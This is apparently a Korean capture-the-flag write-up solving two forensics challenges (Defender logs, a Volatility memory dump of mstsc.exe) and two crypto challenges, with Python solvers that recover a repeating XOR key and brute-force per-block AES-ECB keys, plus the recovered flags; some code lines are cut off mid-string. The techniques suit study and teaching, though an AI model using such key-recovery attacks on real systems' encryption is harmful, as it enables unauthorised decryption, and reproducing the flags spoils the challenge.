
FORENSIC 1 - 특별한 이벤트



이벤트 뷰어로 문제 파일을 열면, 커맨드 라인이 보이는데 이게 좀 여러개 있었다 이걸 넣을때 마다 디펜더 로그가 나오게 되는데



see details를 누르면 decode된 poc가 보이게 된다.




이렇게 플래그를 얻을 수 있다.

```
apollob{a95ac71463fc529219a69b0d25cf4a66021d10023f7c8c9fe155334a1a4bb4774bd86b69cf482ddf7272e7669bc9b182e4de0ec0968d418dccce8fbb4dfeaa5dbdd42
```

FORENSIC 2 - 숨은그림 찾기

volatility3로 열어서 info확인한다음 windows.pslist에서 mstsc.exe pid 5880 덤프시킨다음에 확장자 dmp -> data로 바꿔서 gimp로 RGB 알파로 하고 오프셋 올려가면 플래그가 보였다.



Crypto1 - 암호의 기초1

`apollob` 가 flag의 첫 7글자이므로 encrypt된 암호문을 base64decode하여 bytes로 바꾼 다음, 앞의 문자열과 XOR한다면 7글자씩 XOR에 사용되는 key 값을 알 수 있다.

```
>>> import base64
>>> base64.b64decode("FQAWHg8KBg8TCwsTEQtGQVRfEQocWQIWCk5IBwYJCQYMV1UJ")
b'\x15\x00\x16\x1e\x0f\n\x06\x0f\x13\x0b\x0b\x13\x11\x0bFAT_\x11\n\x1cY\x02\x16\nNH\x07\x06\t\t\x06\x0cWU\t'
>>> from pwn import *
>>> a=base64.b64decode("FQAWHg8KBg8TCwsTEQtGQVRfEQocWQIWCk5IBwYJCQYMV1UJ")
>>> xor(a[:7], b"apollob")
b'tpyrced'
>>> xor(a, b"tpyrced")
b'apollob{crypto21--rox-rox--crypto21}'
```

위와 같이 flag를 따낼 수 있다.

Crypto2 - 암호의 기초 2

패딩 오라클과 AES 암호 및 BASE64 등을 이용한 크립토 문제

코드를 살펴보면 받은 text를 16byte씩 자른 블록수만큼 key를 다시 잘라 AES ECB mode의 key로 각각 사용한다. 따라서 256byte까지 입력할수 있고, 블록 수를 16개로 만들 수 있기 때문에 각각의 key를 한글자씩 brute-force를 활용하여 가져올 수 있다.

다음 코드로 브루트포스를 실시하였으며 key를 다음과 같이 받을 수 있었다.

또한 padd로 감싸면 원래 16byte를 꽉 채우고 있던 부분은 \x10*8만큼 또 채워져 총 32byte가 encrypt된다. 그래서 32*i~32*(i+1)-1로 비교하면 된다.

```
from pwn import *
from Crypto.Cipher import AES

iv = 'Apollob_x-245790'

#p=remote("20.194.123.196", 5333)

A_255 = b'gt987drjV/Ycbnel/Ler+2HK9ctr33n69PX70nuzC3W99SUOJsRak6XPLBf1PI+sFJ5vcYLm8D2FrmhxmSWg0RaqJpxFNbjJyeht2KvkVndbE5uU3Z9AixL9T6+ogBt6F

import base64
import string

li=string.printable

BS = 16
padd = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)

A_255=base64.b64decode(A_255)

#print(A_255)

b=""

for i in range(0,len(A_255),32):
  for j in li:
    cipher=AES.new(padd(j), AES.MODE_ECB)
    if cipher.encrypt(padd("A"*16))==A_255[i:i+32]:
      b+=j
      break
    if cipher.encrypt(padd("A"*15))==A_255[i:i+32]:
      b+=j
      break

print(b)
```

그 후 Encrypt된 flag의 길이는 알 수 있지만 평문의 길이는 게싱해야 하니까 그냥 key를 nbyte씩 n을 1씩 증가하는 방식으로 나눠서 각각의 key로 32bit씩, 나머지는 그냥 decrypt하면 된다.

```
from pwn import *
from Crypto.Cipher import AES
import base64
import string

key="#$xx38k$$#)kd09^"
iv='Apollob_x-245790'
flag_enc=base64.b64decode('hd8f6LMJ+VFm6Dm4LNG1ZHKLU8jTZ0w2vWdJy0LJsFl7ZwyWinCDAULGqPsuCy3agTOcltg5gXkSLUxmdvjS1OFKKTsFg55lGzAssbKpowz1QOII

BS = 16
padd = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
li=string.printable

print(len(flag_enc))

for i in range(9):
  cipher=AES.new(padd(key[3*i:3*(i+1)]),AES.MODE_ECB)
  print(cipher.decrypt(flag_enc[i*32:(i+1)*32]))
```

```
bww@Ainsetin ~ ❯ python2.7 test2.py
144
Apollob{cf70436d\x10\x10\x10\x10\x10\x10\x10\x10
7b54e5485f045e5b\x10\x10\x10\x10\x10\x10\x10\x10
f1e7fd399b7853f1\x10\x10\x10\x10\x10\x10\x10\x10
f9f044ce2cbdeefd\x10\x10\x10\x10\x10\x10\x10\x10
ed601bac}\x07\x07\x07\x07
```

flag :

Apollob{cf70436d7b54e5485f045e5bf1e7fd399b7853f1ed601bac}